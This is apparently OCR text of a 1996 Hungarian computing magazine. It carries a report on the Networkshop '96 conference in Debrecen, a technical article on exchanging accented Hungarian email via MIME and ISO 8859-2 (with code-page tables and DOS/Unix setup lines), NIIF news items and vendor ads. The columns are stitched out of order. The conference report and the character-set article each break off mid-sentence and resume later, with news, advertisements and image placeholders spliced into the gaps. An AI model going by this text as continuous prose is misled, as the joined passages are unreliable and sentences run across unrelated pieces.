Az idén is sikeresen lezajlott az NIIF konferencia a debreceni KLTE patinás falai között. A tavasszal Budapesten szervezett JENC Konferencia miatt a Networkshop kivételesen augusztus végére (27–30.) halasztódott, és így az Informatika a felsőoktatásban '96 konferenciával együtt került megrendezésre. A két rendezvény témája meglehetősen közel állt egymáshoz, és a közös rendezés jó ötletnek tűnt. Az előadások listája arra látszik utalni, hogy a közös konferencia máris közelebb mutatta a felsőoktatás és a hálózati alkalmazások világát, mint az — sajnos — a valóságban található. Ez alatt az értendő, hogy míg a hazai hálózati kultúra és teljesítmény nagyobbrészt a felsőoktatás berkeiben született és nőtt ki, addig a felsőoktatás mint olyan szervezetileg még nemigen látszik az oktatási tevékenységébe integrálni ezt az új médiumot. Sőt az ebben a szférában születő értékes hálózati teljesítmények nagy része is még spontán és ezen intézmények érzékelhető támogatása nélkül jött és jön létre. Az alábbiakban néhány érdekesebb témára, vitára, beszélgetésre szeretném felhívni a figyelmet, amelyek természetesen erősen szelektáltak a tudósító érdeklődési köre alapján.

Az első napon, kedden, *Mader Béla* (JATE Könyvtár) vezetett egy workshopot, *Nyilvános Internet-hozzáférés közintézményekben* címen. A vita tulajdonképpen már a tavasz végén elindult a KATALIST levelezőcsoportban. Lényegében a legtöbb hozzászóló egyetértett abban, hogy a könyvtáraknak új szolgáltatásként nyújtaniuk kell(ene) Internet-hozzáférést az olvasóik számára függetlenül attól, hogy azok honnan érkeznek a nyilvános közkönyvtárba. A bizonytalanságot legfeljebb az okozta, hogy az elmúlt évben egyremásra jelentek meg a különböző Internet kávéházak és a hasonló hálózati hozzáférést kínáló üzleti alapon működő intézmények.

A vitához témájában jól kapcsolódott egy másnap elhangzott előadás, amelyet *Gerencsér András*, a Belügyminisztérium munkatársa tartott *a demokratikus közigazgatás és az IIF közösség viszonyáról.* Beszélt a demokrácia szintjének növeléséről, a hálózaton nyilvánosan hozzáférhető közigazgatási információkról s az ehhez szükséges és kiépítendő univerzális hálózati hozzáférési pontokról. Kézenfekvő megoldásnak tűnik, hogy az állampolgárok számára többek között a könyvtárak biztosítanának ilyen nyilvános hozzáférési pontokat. Erre a könyvtárakban már meg is lenne a hajlandóság, különösképpen ha az államigazgatástól megfelelő támogatást kapnának hozzá. A témához kapcsolódóan felvetődött továbbá az is, hogy az Amerikai Könyvtári Szövetséghez (ALA) hasonlóan valamelyik hazai könyvtári szervezet is megfogalmazhatna egy ajánlást a könyvtárak számára az Internet-hozzáférés szolgáltatásáról.

Másnap, szerda este *Kokas Károly* (JATE Könyvtár) vezetett egy workshopot *A Networkshop '96 izgalmas témái* sejtelmes címmel. Egyszerre három témát is felvetett a hallgatóság számára:

- a videokonferenciák alkalmazási lehetőségei a felsőoktatásban és a kutatásban, ennek pedagógiai, humán feltételei;
- a felsőoktatási intézményeken belüli Web-szerverek helye, szerepe, a felelősség és hatáskör, a szabályozás kérdései;
- a MEK jövője, a továbblépés lehetőségei, az elektronikus publikálás által felvetett kérdések.

Sajátságos módon, az idő rövidségére való tekintettel a beszélgetés "multitaskingos" üzemmódban kezdődött el, egyszerre megvitatva a két utóbbi témát.

A Web-fejlesztésekkel kapcsolatban többen megerősítették — és ezt a hasonló témájú előadások is alátámasztották —, hogy ezek többsége lényegében spontán módon, ellenőrzés és támogatás nélkül jön létre, lelkes, a hálózat kultúrája által "megérintett" szakemberek által.

Az akadémiai intézmények nem igazán tudták felhasználni, integrálni ezt a túl gyorsan változó és számukra túl demokratikus médiát. A résztvevők megegyeztek abban, hogy a hálózati munka túlszabályozása és bürokratizálása annak halálát is jelentené. Másrészt viszont az intézményekről szóló, tőlük érkező információk esetén a hitelesség is nélkülözhetetlen szempont. Sajnos úgy tűnik, hogy ezen a területen nem történt érzékelhető előrelépés a tavalyi konferencia óta. A közintézmények Web-fejlesztéseinek többsége továbbra is szervezés, koordináció és támogatás nélkül történik. Az elmúlt egy évben újdonságként volt tapasztalható a hazai hálózati kommerciális szféra előretörése.

Ez egyrészt alternatív kereseti lehetőségeket nyújt a botrányosan alulfizetett közszféra szakemberei számára, másrészt megindult ezen szakemberek elvándorlása is az akadémiai szférából a magánvállalkozások felé.

A workshop másik "kibeszélt" témája a MEK gyarapítási politikája volt. Többen azt az igényt fogalmazták meg, hogy a MEK-nek valamilyen elvek alapján szelektálnia kellene a hálózaton talált és katalogizált elektronikus dokumentumok között. A MEK jelen levő munkatársai nehezen tudták meggyőzni a vitázó feleket arról, hogy az elektronikus könyvtár hétköznapi munkája során ilyen válogatás létezik. Ehhez a témához tartozik, hogy külön beszélgetésekben (és újabban sajtócikkekben is) kritika merült fel a MEK-ben található anyagok szövegminőségével kapcsolatban, miközben az elektronikus könyvtár építésében egyre nagyobb súllyal szerepel éppen a kapott anyagok ellenőrzése, korrektúrája.

A MEK-hez hasonlóan (sok jó tanáccsal és minimális támogatással) épül az NIIF egy másik alprojektje, a *KözelKat.* Ennek lényege, hogy a Web-technológiára épülve a hazai online könyvtári katalógusoknak egy közös lekérdező felületét fejlesztenék ki. A fejlesztésről *Balázs László* (KLTE Könyvtár) tartott egy érdekes és vitát provokáló előadást. A debreceni és szegedi kollégák fejlesztésének eredményeként, kísérleti módon már működik a hazai Voyager-alapú OPAC-ok és a szegedi OPAC közös lekérdező felülete. A vitát az váltotta ki, hogy a KözelKat, eltérően a hasonló külföldi projektektől, nem a Z39.50 lekérdező protokollon alapszik,

Magyar ékezetes karakterek az elektronikus levelezésben

Már *ma* lehetőség van arra, hogy különböző operációs rendszerekben dolgozó emberek *ingyen* rendelkezésre álló eszközök használatával, magyar ékezetes leveleket váltsanak egymással.

Bevezetés

A számítógépek az egyes betűket, írásjeleket binárisan kódolják. Rendszerint egy nyolcbites bájt felel meg egy-egy írásjelnek. Sajnos nemcsak az egyes gyártók, de a szabványosítási szervezetek is többféle kódolást vezettek be. Megeshet, hogy nem minden levelezőpartnerünkkel sikerül ékezetesen leveleznünk: előfordulhat, hogy az üzenetben egyes részek furcsán jelennek meg vagy kimaradnak, esetleg a terminálunk vagy levelezőprogramunk "megbolondul" egy levél olvasásakor. Létezik azonban egy szabványokon alapuló, egyre terjedő megoldás. Cikkünkkel segítséget kívánunk nyújtani az ilyen megoldások elterjesztésében.

Karakterkódkészletek

Az angol ábécé betűinek szokásos kódolása a hétbites ASCII kódolás. Nyolcbites változatban rendszerint úgy használatos, hogy a nyolcadik bit helyére nulla kerül. Ezt a kódolást a legtöbb számítógépes rendszer támogatja. Az ékezetes karakterek és speciális jelek azután olyan bitkombinációk lesznek, amelyekben a nyolcadik bit egyes. A legelterjedtebb szabvány, az ISO 8859 olyan karakterkészleteket tartalmaz, amelyekben a táblázat alsó fele (vagyis a nyolcadik bitben nullát tartalmazó bitkombinációk) megegyezik egymással és a hétbites ASCII kódolással. A táblázat felső (nyolcadik bitében egyest tartalmazó) részében különböző karakterkészletek állnak, így különböző kultúrkörök igényét elégítik ki.

Az ISO 8859 által támogatott nyelvek, illetve ábécék:

- 8859-1 Nyugat-európai, latin-amerikai nyelvek, szuahéli
- 8859-2 Kelet-európai nyelvek
- 8859-3 Délkelet-európai nyelvek
- 8859-4 Skandináv nyelvek
- 8859-5 Cirill
- 8859-6 Arab
- 8859-7 Görög
- 8859-8 Héber

Az összes ékezetes magyar karaktert a 8859-2 kódkészlet tartalmazza, de legtöbbször a 8859-1 is megfelelő lehet (l. később).

MIME, az ékezetes karakterek átvitelének megoldása az Internet levelezésben

A nagy számítógép-hálózatok kialakulásakor a levelezés angol nyelven folyt. Az angol ábécé karakterkészlete, a 7 bites ASCII nem tartalmaz ékezetes betűket. Ezeket olyan 8 bites kombinációval szokás jelölni, ahol a 8. bit egyes. A 7 bites kódkészlet 8 bites változata egyszerűen úgy áll elő, hogy a 8. bit 0-t, esetleg ellenőrző bitet tartalmaz. A levelek átvitelének Internet szabványa az RFC821 (SMTP) csak 7 bit átvitelét írja elő. Mint látható, ez elegendő angol nyelvű szöveges információk átvitelére, de nem felel meg sem ékezetes — pl. magyar nyelvű — szövegeknél, sem bináris információknál, pl. programoknál, kódolt, formázott szövegeknél, táblázatoknál. Vannak ugyan olyan implementációk, amelyek mind a 8 bitet átviszik, és az

---

hanem egy saját fejlesztésű, leegyszerűsített szabványt használ. Többen azon az állásponton voltak, hogy inkább a nemzetközi szabvány alapján kellene egy ilyen átfogó könyvtári fejlesztést végrehajtani. A KözelKat fejlesztői azonban azzal védték a munkájukat, hogy ezzel a megoldással rövid távon, használható eredményt tudnak felmutatni. Ezzel szemben a Z39.50 meglehetősen drága implementáció, amelyet egyelőre egy hazai könyvtári rendszer sem ismer bizonyíthatóan, és a beszerzés, telepítés még meglehetősen időigényes. A KözelKat szintén minimális támogatást kap, de lelkes és hozzáértő szakembereknek köszönhetően egy nemzetközi színvonalú közös lekérdezés valósítható meg általa rövid időn belül.

Az összevont két konferencia bőséges kínálata szinte lehetetlenné tette, hogy a hallgató átfogó képet alkosson az előadások összességéről. A szervezőket dicséri, hogy a konferencia kezdetére két vaskos kötetben jelentették meg az előadások anyagát, sőt a résztvevők egyből a teljes anyagot CD-ROM-on is megkapták. A távoli érdeklődők számára viszont mind az NIIF, mind a DATE Web-szerverén megtalálhatóak az előadásanyagok. Az egyetlen szépséghibájuk, hogy sajnos csak PDF formátumban.

A hálózati előadások többségét még mindig — az előző konferenciákhoz hasonlóan — a technikai, műszaki fejlesztések tették ki. Az előző évhez viszonyítva úgy tűnik, egy dologban nemigen történt előrelépés. Az akadémiai szféra intézményeiben még most sincs igazán "helye" és "rangja" a hálózatot tartalommal megtöltő munkának. Legyen szó akár különböző kulturális Web-gyűjteményekről, a Magyar Elektronikus Könyvtárról vagy Közös Elektronikus Katalógusról, a munkák sokkal inkább a fejlesztők lelkesedésén, személyes hozzáállásán múlnak, és a különböző intézmények nagyon kevés helyen támogatják, veszik komolyan ezeket a fejlesztéseket. A felsőoktatási intézmények vezetőit mostanság talán sokkal inkább leköti a felsőoktatás integrációjának a témája, az akadémiai szféra finanszírozásának alapvető problémái. Mindeközben az elmúlt jó egy évben a hálózatok újdonságként megjelentek a hazai tömegkommunikációban is, és a gazdasági/politikai vezetők olyan igényeket/terveket fogalmaznak meg, amely munkák részint már folynak vagy tervezés alatt vannak. Úgy tűnik, mintha kommunikációs zavar lenne a hazai hálózati kultúrát építő akadémiai közösség, az ország információs politikáját alakítgató politikai szféra és az ebben a szférában is megjelent magángazdaság között. Persze új ökonómiai modellek alakulnak az információs sugárutakon szerte a világban, a piac és a kultúra új viszonrendszerei jönnek létre. Mindazonáltal kár lenne, ha a hazai ígéretes fejlesztések és az az emberi, szellemi erőforrás, amely az Internet révén nálunk is időben kialakult, leépülne a hétköznapi gazdasági problémák viharában.

Moldován István
moldovan@pernix.bke.hu

újabb szabvány, az ESMTP 8 bit átvitelét írja elő, de általában csak 7 bit, azaz ékezetek nélküli ábécé átvitelét várhatjuk el az Internet levelezésben.

Az Internet irányító testületei felismerték, mennyi problémát okoz az, hogy nem lehet egyszerű, szabványos módon levélként átvinni ASCII szövegtől különböző információt. Ezért 1992-ben az IETF (Internet Engineering Task Force) egyik munkacsoportja megalkotta a MIME (Multipurpose Internet Mail Extensions, azaz Többcélú Internet Levelezési Kiegészítések) ajánlást. Ezzel megoldást adnak nemcsak magyar vagy más ékezetes karakteres információk, hanem pl. programok, kép, mozgókép, hang levélként való átvitelére is. Az RFC822/RFC821 keretein belül maradva, új borítékelemek és kódolási eljárás bevezetésével lehetővé válik többrészes levelek átvitele, mely részek mindegyike különböző tartalmakat hordozhat. Úgy alkották meg a szabványt, hogy minél egyszerűbb legyen a régi „buta" rendszerekkel való együttműködés, és hogy a felhasználó lehetőleg akkor is értelmes információhoz jusson, ha levelezőprogramja nem MIME-kompatíbilis.

Ékezetes információk átvitelekor a MIME ajánlást követő levelezőprogramok a levél fejrészében közlik a kódkészletet, amelyben a levelet írták (pl. ISO-8859-2). A szöveget magát a „quoted printable" nevű eljárással kódolják, ami csak az ékezetes karaktereket módosítja: a szöveg többi része változatlan marad, és így a levél olvasható lesz akkor is, ha a fogadó nem tudja dekódolni.

Néhány Magyarországon használatos kódkészlet preferálási sorrendben

ISO 8859-2, más néven LATIN2

Jelenleg ezt a kódkészletet ajánlhatjuk a leginkább. A legtöbb operációs rendszer támogatja. Közel áll több más ékezetes kódkészlethez. Nemzetközi és magyar szabvány. Minden magyar ékezetes karaktert tartalmaz, a kis- és nagybetűk kódja közti távolság az egész kódtáblában megegyezik.

Microsoft 1250

A Microsoft Windows által használt kódkészlet. A magyar ábécé betűit tekintve nem különbözik az ISO 8859-2 kódkészlettől. Ennek az a gyakorlati következménye, hogy pl. Microsoft Wordben ékezetesen írt szöveg és ISO 8859-2 szöveg konverzió nélkül egymásba alakulhat.

ISO 8859-1, más néven LATIN1

Főleg Nyugat-Európában használt, de lefed sok nyelvet. Szerencsés módon *majdnem* lehet használni magyar ékezetes karakterek ábrázolására, és azok a magyar ékezetes karaktek, amiket támogat, *pontosan* ott helyezkednek el benne, ahol az ISO 8859-2 kódkészletben. A megegyező magyar ékezetes karakterek a következők: Á á É é Í í Ó ó Ö ö Ú ú Ü ü. A hosszú Ő-k helyett hullámos Ö-k, a hosszú Ű-k helyett kalapos Ü-k látszanak, tehát ezek a betűk is értelemzavar nélkül olvashatók, ha LATIN2 kódolású szöveget LATIN1 berendezésen jelenítünk meg. Ha LATIN1 szöveget írunk, akkor érdemes arra figyelni, hogy ennek megfelelően adjuk meg a hosszú Ő és Ű kódját, így szövegünket LATIN2 megjelenítés esetén konverzió nélkül, tökéletesen fogják tudni olvasni. Ez gyakorlatilag azt jelenti, hogy hosszú Ő gyanánt hullámos (tilde) Õ-t (*nem* a kalapos Ô-t), hosszú Ű helyett kalapos (circumflex) Û-t érdemes használni.

DEC MCS

Az ISO 8859-1 kódkészlet régebbi változata. A magyar ékezetes karakterek tekintetében pontosan megegyezik a LATIN1 kódkészlettel, tehát majdnem olyan kedvező, mint a LATIN2.

ISO 10646 — Unicode kódkészlet

Az ISO és az Unicode konzorcium egyaránt támogatja ezt a 16 bites kódkészletet. A kódkészlet — legalábbis az európai nyelveket érintő része — könnyen származtatható az ISO 8859 kódkészletből. Ha az első bájt 0,1,...,8, akkor sorrendben az ISO 8859-1, ISO 8859-2,...,ISO 8859-8 kódkészletnek megfelelő a második bájt. LATIN2-ben írt szöveget egyszerűen úgy lehet ISO 10646-ra alakítani, hogy a 8 bites kódokat kiegészítjük 16 bitesekké, mindig egy 2-t tartalmazó bájttal.

IBM PC 852 codepage

Az MS-DOS operációs rendszer által támogatott kódkészlet. Tartalmazza a magyar ékezetes karaktereket, de egészen más helyen. Az MS-DOS 6.22-től kezdődően az olvasható a leírásokban, hogy az MS-DOS támogatja az ISO 8859 *fontokat*. Ez csak annyit jelent, hogy a karakterek képe egyezik, de maga a kódolás nem. A 852 kódolásnál a kis és nagy ékezetes betűpárok között nem konstans a távolság, előnye viszont, hogy a kódkészlet tartalmazza az MS-DOS alatt megszokott téglalaprajzoló karakterek legnagyobb részét, a szokásos helyén. Az ilyen kódkészlet és

NIIF hírmozaik

Középiskolai program

A közelmúltban *Magyar Bálint* művelődési és közoktatási miniszter a tanévkezdés kapcsán bejelentette, hogy a kormányzat stratégiai célkitűzésének tekinti a teljes közoktatási szféra Internet-kapcsolattal való ellátását néhány éven belül. Még keveset lehet tudni az ambiciózus program megvalósításának részleteiről, de nyilvánvalóan kapcsolódni fog ahhoz az NIIF által koordinált programhoz, amelynek révén már ma is közel 300 középiskola rendelkezik részleges vagy teljes körű Internet-hozzáféréssel. Az MTA, MKM, OMFB, OTKA, FEFA és a Népjóléti Minisztérium támogatásával működő NIIF Program központi költségvetéséből finanszírozva tavaly indult egy középiskolai Internet pilot projekt. Ami a jelenlegi helyzetet illeti, hozzávetőleg 120 középiskola veszi igénybe a Microsoft–NIIF-együttműködésben kifejlesztett SULIMAIL levelezőrendszert. Ennek központi gépe és Internet hálózati átjárója az NIIF Központban üzemel, az intézményekben pedig Windows NT szerverek és MS-Mail kliensek futnak. A kommunikáció kapcsolt telefonvonalakon keresztül zajlik, ma még általában távhívással. Még ebben az évben sor kerül 15 vidéki regionális centrum bővítésére 4 vonalas terminálszerverekkel, ami csökkenteni fogja a forgalmi költségeket. Emellett arról is tárgyalások folynak a Matávval, hogy az NIIF Programban részt vevő középiskolák számára ők biztosítják az ún. "Kék Szám" szolgáltatást. A SULIMAIL rendszertől függetlenül üzemel egy másik levelezőrendszer is, amely a lassan négy éve futó ELKÖB projekt keretében jött létre. Itt a Waffle nevű programmal szintén mintegy 120 középiskola levelez. Azokban a városokban, ahol már kiépítették az egyetemi vagy egyetemközi hálózatot (pl. Budapest, Debrecen, Szeged, Pécs, Miskolc stb.), néhány középiskola közvetlenül erre a gerinchálózatra kapcsolódhatott, és ezáltal nemcsak levelezni tud, hanem teljes körű Internet-hozzáféréssel rendelkezik. Ezen szerencsések száma mintegy 60-ra tehető, így adódik ki a korábban már említett 300-as kör. Mind a 879 középiskola teljes körű Internet-kapcsolatának kiépítéséhez még nagyon komoly anyagi erőforrásokat kell előteremteni, mert a jelenlegi HBONE gerinchálózatot ehhez többszörös kapacitásúra kellene bővíteni. Ez nemcsak hatalmas egyszeri beru-

STAFFWARE WORKFLOW KONFERENCIA

INFORMÁCIÓTECHNOLÓGIA'2000

Vonjuk jobban ellenőrzés alá cége mindennapi működését! A döntéshozatal gyorsításával növelje a cég környezet-érzékenységét!

Ma már egyetlen szállító sem képes birtokolni az intézményi szintű komplex informatikai rendszerek által igényelt összes technológiát. A legjobb forrásokból származó rendszer elemek azonban megfelelő kötőanyag nélkül nem állnak össze. Ez a kötőanyag a workflow rendszer.

Tisztelettel meghívjuk Önt és munkatársait konferenciánkra

Helyszín: Hotel Mercure Buda
1013 Bp. Krisztina krt. 41-43.
Időpont: 1996 október 10., 13.00-17.00 óra

Program:

A UNISOFTWARE workflow stratégiája	dr. Vinkovits László, Unisoftware
A STAFFWARE WORKFLOW pozícionálása	Bernhard Roseleur, Staffware Plc.
A workflow piac áttekintése	Gerl Zsolt, Unisoftware
Workflow Management Coalition - Szabványok az együttműködésért	Harald Raetzsch, CSE
STAFFWARE WORKFLOW automatizálási demonstrációk	Unisoftware szakértők
Workflow automatizálási lehetőségek az államigazgatásban	Horváth János, MEH
Nyitottság/partnerség: Világcégek és a Staffware	partnereink szakértői

unisoftware RENDSZERHÁZ
H-1027 Budapest, II. Csalogány u. 23.
Telefon: (36-1) 213-1951, (36-1) 201-6333 Telefax: (36-1) 212-2587

a LATIN2, LATIN1 DEC-MCS, Unicode között valamilyen programmal konvertálni kell. Ilyen konvertálóprogramot tartalmaz például *Kosta Kostis* PC-s ISO 8859 kódokat támogató programcsomagja (ibmxiso és isoxibm), és a SUNOS (dos2unix és unix2dos).

CWI és IBM PC 437 codepage

A 437 kódolás az MS-DOS eredeti, amerikai igények szerint készült kódkészlete. Ez is tartalmaz pár magyar ékezetes karaktert: á É é í ó ú Ö ö Ü ü.

Ezek a karakterek megegyeznek a CWI, 852 és 437 kódkészletben. A CWI-kódolás az 852 kódolás előtt készült, hogy a mutatkozó hiányt pótolja. Igyekeztek ésszerűen alkalmazkodni a 437-hez: néhány 437 kódkészletű karakter közel álló más ékezetes karakternek feleltethető meg, így kézenfekvő a kódolásuk. Ezek:

- A' = A + angström
- I' = i + kalap (circumflex) / i + hátravessző (grave)
- O' = o + hátravessző
- U' = u + hátravessző
- o" = o + kalap
- u" = u + kalap

A hosszú nagy Ő és a hosszú nagy Ű esetén nincs kézenfekvő megfeleltetés, ezeket önkényesen választották. A hosszú nagy Í-nek két megfeleltetése is kínálkozik, a kalapost a régebbi, a másikat az újabb CWI-ajánlás követte. A hagyományos IIF-programok (ELLA, PETRA, ELF) CWI-kódolást használnak, de az ELLA konfigurálható más, pl. LATIN2 kódkészlet szerint is.

7 bites ASCII, repülőékezetes kód

Kényszerűségből szorítkozhatunk az angol ábécé betűire. Ekkor használhatunk ún. repülőékezetes kódolást. Ilyenkor az ékezetes betűket az ékezet nélküli változat után írt jellel egészítjük ki. Sajnos erre vonatkozóan többféle szokás is elterjedt. Az IIF-körben leggyakrabban használt Huninet-ajánlás a következő 3 jelet használja: ' : "

Tehát a 18 magyar ékezetes karakter Huninet-ajánlás szerinti repülőékezetes alakja: A' a' E' e' I' i' O' o' O: o: O" o" U' u' U: u: U" u".

	CWI	CP 852, MSZ 7795-3	ISO-8859-2, MSZ 7795-3	Huninet repülő ékezet
Á	8f	b5	c1	A'
á	a0	a0	e1	a'
É	90	90	c9	E'
é	82	82	e9	e'
Í	8c/8d	d6	cd	I'
í	a1	a1	ed	i'
Ó	95	e0	d3	O'
ó	a2	a2	f3	o'
Ö	99	99	d6	O:
ö	94	94	f6	o:
Ő	a7	8a	d5	O"
ő	93	8b	f5	o"
Ú	97	e9	da	U'
ú	a3	a3	fa	u'
Ü	9a	9a	dc	U:
ü	81	81	fc	u:
Ű	98	eb	db	U"
ű	96	fb	fb	u"

Ékezetes karakterek kezelése egyes platformokon

A következőkben sorra vesszük az elterjedtebb operációs rendszereket, platformokat. Gyakorlatilag az összes elterjedt platformon van lehetőség arra, hogy LATIN2 karakterkészlettel és MIME kódolással levelezzünk.

Ékezetek az MS-DOS operációs rendszerben

Megjelenítés:

Ahogy fentebb már említettük, számunkra a 437 codepage és a 852 codepage érdekes. A 437 codepage az alapértelmezés MS-DOS környezetben. Ez nem tartalmazza az összes magyar ékezetes karaktert, de a téglalaprajzoló karaktereket igen. A 852 codepage az összes magyar ékezetes karaktert tartalmazza, de „egzotikus" helyen, ezenkívül felüleli a téglalaprajzoló karakterek jelentős részét is. Mindenesetre, ha 852 codepage van beállítva a gépünkön, akkor pl. a Norton Commander keretrészei helyenként szokatlan képet mutatnak. Mint látható, a LATIN2 kódkészletet, általában az ISO 8859 vagy az Unicode szabványt az MS-DOS nem támogatja „helyből". Ezért fejlesztette ki és bocsátotta nagylelkűen rendelkezésre Kosta Kostis a CPI nevű csomagot. Ennek kurrens változata e sorok írásakor az 1.12, vagyis a csomagot a CPI112.ZIP fájl tartalmazza. A csomag lehetővé teszi, hogy az ISO-8859 szabványnak megfelelően jelenjenek meg a karakterek MS-DOS alatt, tehát nemcsak a számunkra érdekes LATIN2, hanem pl. a cirill vagy a görög betűs szövegek megjelenítésére is módot ad. A csomag elérhető anonymous FTP-vel a helka.iif.hu gépen: *ftp://ftp.iif.hu/pub/misc/kostis.*

---

házást jelent, hanem a HBONE működtetésének éves költségei is minimum háromszorosára nőnének.

Az NIIF WWW-versenyének végeredménye

A Networkshop '96 Konferencia szervezőbizottsága pályázatot hirdetett a magyar WWW-szerverek részére három kategóriában: szépségdíj, tartalomdíj, közönségdíj. A pályázaton közoktatási intézmények, kutatóintézetek és közgyűjtemények, valamint más, az NIIF Programba bekapcsolódott intézmények, ilyen intézményekben tevékenykedő csoportok, illetve egyének vehettek részt. A végeredmény a következő lett:

WWW-díjak a látványért

1. http://korb1.sote.hu/, 2. http://www.bibl.u-szeged.hu/, 3. http://www.jpte.hu/

WWW-díjak a tartalomért:

1. http://lazarus.elte.hu/ és http://www.klte.hu/, 2. http://www.osb.hu/, 3. http://mtws01.rmki.kfki.hu/fuzbev/fuzbev.html

Az NJSZT Hajdú-Bihar megyei szervezetének különdíja:

http://www.jgytf.u-szeged.hu/kapcs/almasi/almasi.htm

Elismerés:

http://www.sztaki.hu/sztaki/gallery.html, http://www.ggki.hu/major.html, http://www.kfki.hu/~szfkihp/personal/selm.html http://www.sgo.fomi.hu/, http://www.bgytf.hu/nyiregy http://www.btk.elte.hu/~seas/Golden/golden.htm


A zsűri részletesebb értékelése, a díjak listája a http://www.iif.hu/hirek/akciok/verseny/zm.html címen olvasható.

CEENET-tanfolyam

A Soros Alapítvány, a NATO és a Hungarnet támogatásával 23 országból 80 diák vehetett részt rendkívül magas szintű hálózati továbbképzésen. A gyakorló rendszergazdák többek között az OpenView hálózatmenedzsment keretrendszer használatával és a Cisco routerek programozásának mélységeivel ismerkedtek meg. A tíznapos tanfolyamot a CEU Centerben tartották.

Helka-bővítések


Az NIIF Program Sun SPARCCenter 2000 típusú központi gépén operációs rendszer upgrade-re (Solaris 2.5-re) került sor, és folyik a 3 GB-os diszkek cseréje 9 GB-osra. Hamarosan elindul az új Oracle Web-szerver. A levelezési listákat kiszolgáló Listserve program viszont lekerül a Helkáról, és egy dedikált, Windows NT-alapú listaszervert helyeznek majd üzembe.




Tartson velünk a második-generációs kliens-szerver megoldáshoz vezető úton...

CA-OpenROAD





Adatbázis függetlenség, teljes skálázhatóság, adatbázis driverek



A CA-OpenROAD a sikeres **INGRES/WINDOWS4GL** továbbfejlesztett változata. Nagy teljesítményű, adatszótár-szerkezetű architektúrája elősegíti az alkalmazási programok gyors és egyszerű elkészítését. Multiplatformos objektumorientált fejlesztőeszköz, UNIX/Motif-on és Windowson futtatható, grafikus kezelői felülettel.

Az egyetlen olyan termék a maga kategóriájában, amely mind a triggerelést, mind a tárolt adatbázis-műveleteket azonos forráskódból támogatja, ezért használatához nincs szükség különösebb adatbázis-kezelési szakértelemre.

Lehetőséget nyújt „minta" alapján történő programkód automatikus generálására, valamint az öröklődést, a magábafoglalást és a polimorfizmust alkalmazó teljes szabadságfokú tárgyorientált programfejlesztésre is.

További felvilágosítással a VT-SOFT Kft. szolgál:

1033 Budapest, Vörösvári út 103–105. 1300 Budapest 3. Pf. 138 Telefon: 250-0744, 250-1582 Telefax: 250-0750

CA-OpenROAD

COMPUTER ASSOCIATES
Software superior by design

VT-SOFT

Terminál input:
MS-DOS alatt használhatunk magyar szabvány szerinti klaviatúrát, CP852 kódkészlettel. Ehhez a következőknek megfelelően kell editálni a CONFIG. SYS fájlt:

```
COUNTRY=036, 852, C:COUNTRY.SYS
INSTALL=C:\DOS\NLSFUNC.EXE
INSTALL=C:\DOS\KEYB.COM
```

Az AUTOEXEC.BAT-ban pedig:

```
KEYB HU,852
```

Kosta Kostis programcsomagja tartalmaz olyan programot (ISOKB852), amely a begépelt 852 kódokat LATIN2 karakterekké konvertálja.

Számos rezidens program áll rendelkezésre MS-DOS alatt, amelyek módot adnak arra, hogy átdefiniáljuk a klaviatúrát, és két vagy akár több klaviatúra-kiosztás között váltsunk. Ilyen program pl. a KEYBGEN és a MULTIKEY.

Ha nincs más megoldás, akkor az ALT gombot lenyomva és a numerikus keypaden a karakter kódját begépelve mindig bevihetünk ékezetes karaktert.

Ékezetek Unix operációs rendszerekben

Ahhoz, hogy ékezetes karaktereket jeleníthessünk meg Unix terminálunkon, szükség van arra, hogy a terminál drivernek megmondjuk, hogy 8 bites módon kezelje terminálunkat. Ezt az

```
stty cs8 -istrip -parenb
```

paranccsal tehetjük meg.

Ha PC-ről kermit programot használva kapcsolódunk Unix rendszerhez, akkor a SET KEY parancs lehetőséget ad arra, hogy bármilyen billentyűt, illetve Alt, Shift és Ctrl kombinációt tetszőleges módon definiáljunk, és így egy vagy több karakter beadását érjük el. Tehát speciális ékezetes karaktereink is tetszés szerinti helyen lehetnek. Érdemes ezeket a definíciókat az MSKERMIT.INI fájlba betenni, hogy automatikusan érvényre jussanak.

A PC-s karakterkészletek konvertálásához használatos program Unix környezetben a dos2unix (MS-DOS kódkészlet ->ISO irány) és a unix2dos (ISO -> MS-DOS irány).

Ékezetek X terminálokon

A különböző terminálok, X terminálok változatos módokat kínálnak arra, hogy hogyan adjunk meg a terminálról ékezetes karaktereket. Szerepe lehet a Compose és az Alt, esetleg a Ctrl billentyűnek. A Compose billentyű használatakor 3 karakter *egymás utáni* leütésével vihetünk be különleges karaktert. Pl. a nagy Á betűt így (idézőjelek közt a billentyű neve):

„Compose" + „A" + „'"

Az Alt gomb használatakor vele együtt kell megnyomnunk egy másik billentyűt. Rendszerint a nem alfanumerikus billentyűk (pl. a pont, kettőspont) azok, amelyek ékezetes karaktert adnak ilyen módon. X terminálokon mód van arra, hogy a klaviatúra egyes gombjait, illetve annak Alt és Control billentyűs változatait újra definiáljuk. Erre használható segédeszköz az *Xmodmap*. Az Xmodmap segédprogram paramétereként megadhatunk egy fájlt, ami a klaviatúra átdefiniálását határozza meg. Az átdefiniálást automatikussá tehetjük, ha az operációs rendszer inicializáló fájljából futtatjuk. Az *Xkeycaps* segédprogram arra való, hogy az Xmodmap számára könnyen, interaktívan készíthessünk definíciós fájlt.

Ékezetek OpenVMS operációs rendszerben

A VMS „anyanyelve" a DEC-MCS karakterkészlet, ami, amint arról már szó volt, az ISO-8859-1 egy másik neve.


munkafolyamatvezérlés - workflow • dokumentum-kezelés • archiválás
eltűnnek a
papírhegyek
iroda-
automatizálás
FreeSoft
1011 Budapest, Gyorskocsi utca 5-7, telefon: 214-6212, fax: 214-6219
munkafolyamatvezérlés - workflow • dokumentum-kezelés • archiválás

Ha ezt használjuk, akkor érdemes arra figyelni, hogy a hosszú ő gyanánt hullámos (tilde) o-t írjunk. Hosszú ű helyett pedig kalapos (circumflex) u-t.

